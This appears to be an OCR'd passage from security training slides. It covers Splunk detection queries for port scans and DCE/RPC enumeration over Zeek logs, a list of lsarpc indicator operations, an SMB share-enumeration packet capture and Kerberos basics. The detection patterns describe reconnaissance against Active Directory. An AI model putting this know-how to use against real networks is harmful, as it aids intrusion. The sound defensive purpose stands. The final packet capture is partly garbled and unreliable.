
During port scanning NMAP is trying to establish TCP handshake on each port and if it is successful it means the port is open. Also remote service can return its banner, so in that case NMAP will get some data back, but the amount of data NMAP sends to the scanning port is always the same and it's zero (beside TCP handshake itself). Unless we care about external connections they can be excluded to reduce false-positive rate.

```
source="/nsm/bro/logs/current/conn.log" orig_bytes=0 dest_ip IN (192.168.0.0/16,
172.16.0.0/12, 10.0.0.0/8)

| bin span=5m _time

| stats dc(dest_port) as num_dest_port, values(dest_port) as dest_port by _time, src_ip,
dest_ip

| where num_dest_port >= 3
```

Results

_time	src_ip	dest_ip	dest_port
2020-08-24 17:50:00	192.168.109.10	192.168.109.1	139
			22
			3389
			445
			80
2020-08-24 17:50:00	192.168.109.10	192.168.109.101	139
			22
			3389
			445
			80
2020-08-24 17:50:00	192.168.109.10	192.168.109.102	139
			22
			3389
			445
			80
2020-08-24 17:50:00	192.168.109.10	192.168.109.104	139
			22
			3389
			445
			80

Practical example



DCE/RPC enumeration

- AD user names enumeration
- AD Groups enumeration
- Trusted domain enumeration
- SMB Shares enumeration
- …

Relevant Indicator(s) Detected by Bro/Zeek

- `dce_rpc_response::c$dce_rpc$endpoint + c$dce_rpc$operation` contains any of the following:
  - `lsarpc::LsarEnumerateAccounts`
  - `lsarpc::LsarEnumerateAccountRights`
  - `lsarpc::LsarEnumerateAccountsWithUserRight`
  - `lsarpc::LsarEnumeratePrivileges`
  - `lsarpc::LsarEnumeratePrivilegesAccount`
  - `lsarpc::LsarEnumerateTrustedDomainsEx`
  - `lsarpc::LsarGetSystemAccessAccount`
  - `lsarpc::LsarGetUserName`
  - `lsarpc::LsarLookupNames`
  - `lsarpc::LsarLookupNames2`
  - `lsarpc::LsarLookupNames3`
  - `lsarpc::LsarLookupNames4`
  - `lsarpc::LsarLookupPrivilegeDisplayName`
  - `lsarpc::LsarLookupPrivilegeName`
  - `lsarpc::LsarLookupPrivilegeValue`
  - `lsarpc::LsarLookupSids`
  - `lsarpc::LsarLookupSids2`
  - `lsarpc::LsarLookupSids3`
  - `lsarpc::LsarQueryDomainInformationPolicy`
  - `lsarpc::LsarQueryInfoTrustedDomain`
  - `lsarpc::LsarQueryInformationPolicy`


DCE/RPC SMB Shares enumeration

dcerpc

No.	Time	Source	Destination	Protocol	Length	Info
111	133.234205	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
114	133.234538	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
115	133.234676	192.168.1.46	192.168.1.195	SRVSVC	282	NetShareEnumAll request
116	133.234854	192.168.1.195	192.168.1.46	SRVSVC	386	NetShareEnumAll response
123	133.235950	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
126	133.236225	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
127	133.236318	192.168.1.46	192.168.1.195	SRVSVC	274	NetShareGetInfo request
128	133.236432	192.168.1.195	192.168.1.46	SRVSVC	206	NetShareGetInfo response, Error: WERR_ACCESS_DENIED
135	133.237764	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
138	133.237986	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
139	133.238075	192.168.1.46	192.168.1.195	SRVSVC	286	NetShareGetInfo request
140	133.238155	192.168.1.195	192.168.1.46	SRVSVC	206	NetShareGetInfo response, Error: WERR_ACCESS_DENIED
147	133.239667	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
150	133.239968	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
151	133.240082	192.168.1.46	192.168.1.195	SRVSVC	282	NetShareGetInfo request
152	133.240210	192.168.1.195	192.168.1.46	SRVSVC	206	NetShareGetInfo response, Error: WERR_ACCESS_DENIED
166	141.681792	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
169	141.682077	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
170	141.682171	192.168.1.46	192.168.1.195	SRVSVC	282	NetShareGetInfo request
171	141.682328	192.168.1.195	192.168.1.46	SRVSVC	302	NetShareGetInfo response
194	141.829461	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
197	141.835142	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
198	141.836277	192.168.1.46	192.168.1.195	SRVSVC	278	NetShareEnumAll request
199	141.836457	192.168.1.195	192.168.1.46	SRVSVC	642	NetShareEnumAll response
245	146.279315	192.168.1.46	192.168.1.195	DCERPC	286	Bind: call_id: 2, Fragment: Single, 2 context items: S
248	146.279621	192.168.1.195	192.168.1.46	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280
249	146.279732	192.168.1.46	192.168.1.195	SRVSVC	278	NetShareGetInfo request

DCE/RPC SMB Shares enumeration


```
index="netshareenum" sourcetype="bro:dce_rpc:json" endpoint=srvsvc
operation=NetrShareEnum
| table _time, id.orig_h, id.resp_h, endpoint, operation
```




Credential access

Kerberos

Kerberos protocol



Kerberos protocol requests




Kerberos requests

- AS-REQ = User presents password, gets TGT
- TGS-REQ = User presents TGT, gets Service Ticket


No.	Abbreviation	Function
10	AS-REQ	Request Ticket-Granting Ticket
11	AS-REP	Ticket-Granting Ticket
12	TGS-REQ	Request Service Ticket
13	TGS-REP	Service Ticket
30	KRB-ERROR	error

Encryption algorithms

enctype	weak?	krb5	Windows
des-cbc-crc	weak	<1.18	>=2000
des-cbc-md4	weak	<1.18	?
des-cbc-md5	weak	<1.18	>=2000
des3-cbc-sha1	deprecated	>=1.1	none
arcfour-hmac	deprecated	>=1.3	>=2000
arcfour-hmac-exp	weak	>=1.3	>=2000
aes128-cts-hmac-sha1-96		>=1.3	>=Vista
aes256-cts-hmac-sha1-96		>=1.3	>=Vista
aes128-cts-hmac-sha256-128		>=1.15	none
aes256-cts-hmac-sha384-192		>=1.15	none
camellia128-cts-cmac		>=1.9	none
camellia256-cts-cmac		>=1.9	none


4.3.2.1 TCP 76 49258→443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=5040582 TSecr=0 WS=128
4.3.2.1 TCP 76 443→49258 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=5040582 TSecr=5040582 WS=
4.3.2.1 TCP 68 49258→443 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=5040582 TSecr=5040582
4.3.2.1 TLSv1.2 585 Client Hello
4.3.2.1 TCP 68 443→49258 [ACK] Seq=1 Ack=518 Win=44800 Len=0 TSval=5040585 TSecr=5040585
4.3.2.1 TCP 74 [TCP Spurious Retransmission] 49258→443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=504058
4.3.2.1 TCP 74 [TCP Out-Of-Order] 443→49258 [SYN, ACK] Seq=0 Ack= 3690 Len=0 MSS=65495 SACK_PERM=1 TSval=504058
4.3.2.1 TCP 66 49258→443 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSva ecr=5040582
4.3.2.1 TCP 583 [TCP Retransmission] 49258→443 [PSH, ACK] Seq=1 776 Len=517 TSval=5040585 TSecr=5040582
4.3.2.1 TCP 66 443→49258 [ACK] Seq=1 Ack=518 Win=44800 Len=0 TS TSecr=5040585
4.3.2.1 TLSv1.2 1665 Server Hello, Certificate, Server Hello Done
4.3.2.1 TCP 68 49258→443 [ACK] Seq=518 Ack=1598 Win=174720 Len= 41306 TSecr=5041306
4.3.2.1 TLSv1.2 643 Client Key Exchange, Change Cipher Spec, Encrypte ke Message
4.3.2.1 TCP 68 443→49258 [ACK] Seq=1598 Ack=1093 Win=45952 Len= 06 TSecr=5041306
4.3.2.1 TLSv1.2 119 Change Cipher Spec, Encrypted Handshake
4.3.2.1 TLSv1.2 192 Application Data
4.3.2.1 TLSv1.2 1715 Application Data
4.3.2.1 TCP 68 443→49258 [FIN, ACK] Seq=3296 Ack= 5041309
4.3.2.1 TCP 68 49258→443 [ACK] Seq=1217 Ack=3297 09
4.3.2.1 TLSv1.2 99 Encrypted Alert
4.3.2.1 TCP 56 443→49258 [RST] Seq=3297 Win=0 Le
4.3.2.1 TLSv1.2 1663 [TCP Spurious Retransmission] Se ll lo
4.3.2.1 TCP 66 49258→443 [ACK] Seq=518 Ack=159 747 ecr=5
4.3.2.1 TCP 641 [TCP Retransmission] 49258→443 ACK] 4720 Le val=5041306 TSecr=504
4.3.2.1 TCP 66 443→49258 [ACK] Seq=1598 Ack=1 n=45952 Secr=504
4.3.2.1 TCP 117 [TCP Retransmission] 443→4925 ACK] S 5952 Le val=5041309 TSecr=5041
4.3.2.1 TCP 190 [TCP Retransmission] 49258→443 ACK] S 74720 TSval=5041309 TSecr=504
4.3.2.1 TCP 171 [TCP Retransmission] 5952 L TSval=5041309 TSecr=504
